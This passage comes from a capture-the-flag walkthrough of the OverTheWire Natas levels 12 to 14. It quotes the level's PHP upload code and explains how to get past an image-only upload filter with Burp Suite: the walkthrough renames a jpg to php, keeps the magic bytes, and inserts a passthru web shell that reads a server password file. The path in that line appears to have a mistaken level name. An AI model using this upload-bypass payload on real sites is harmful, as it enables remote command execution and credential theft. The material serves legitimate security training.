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


Now turn off the intercept and get back to browser reload and you' get the password for natas13:

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


Natas Level 13 → Level 14

Username: natas14

URL: <http://natas14.natas.labs.overthewire.org>

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```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level --&gt;
&lt;link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"&gt;
&lt;link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" /&gt;
&lt;link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" /&gt;
&lt;script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"&gt;&lt;/script&gt;
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&lt;script&gt;var wechallinfo = { "level": "natas13", "pass": "&lt;censored&gt;" };&lt;/script&gt;&lt;/head&gt;
&lt;body&gt;
&lt;h1&gt;natas13&lt;/h1&gt;
&lt;div id="content"&gt;
For security reasons, we now only accept image files!&lt;br/&gt;&lt;br/&gt;

&lt;?php

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p &lt; $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
        $path = $dir."/".genRandomString().".". $ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
}</pre>

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



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Go to burpsuit, turn on the intercept, browse image of 1kb, change the extension from jpg to php,


keep the signature there and remove other text add the line of php code: <?php echo passthru('cat /etc/bandit_webpass/bandit14')?>

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
and now forward it.

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


Click on the image link forward it again and go to browser. Here we have found the password for natas14:

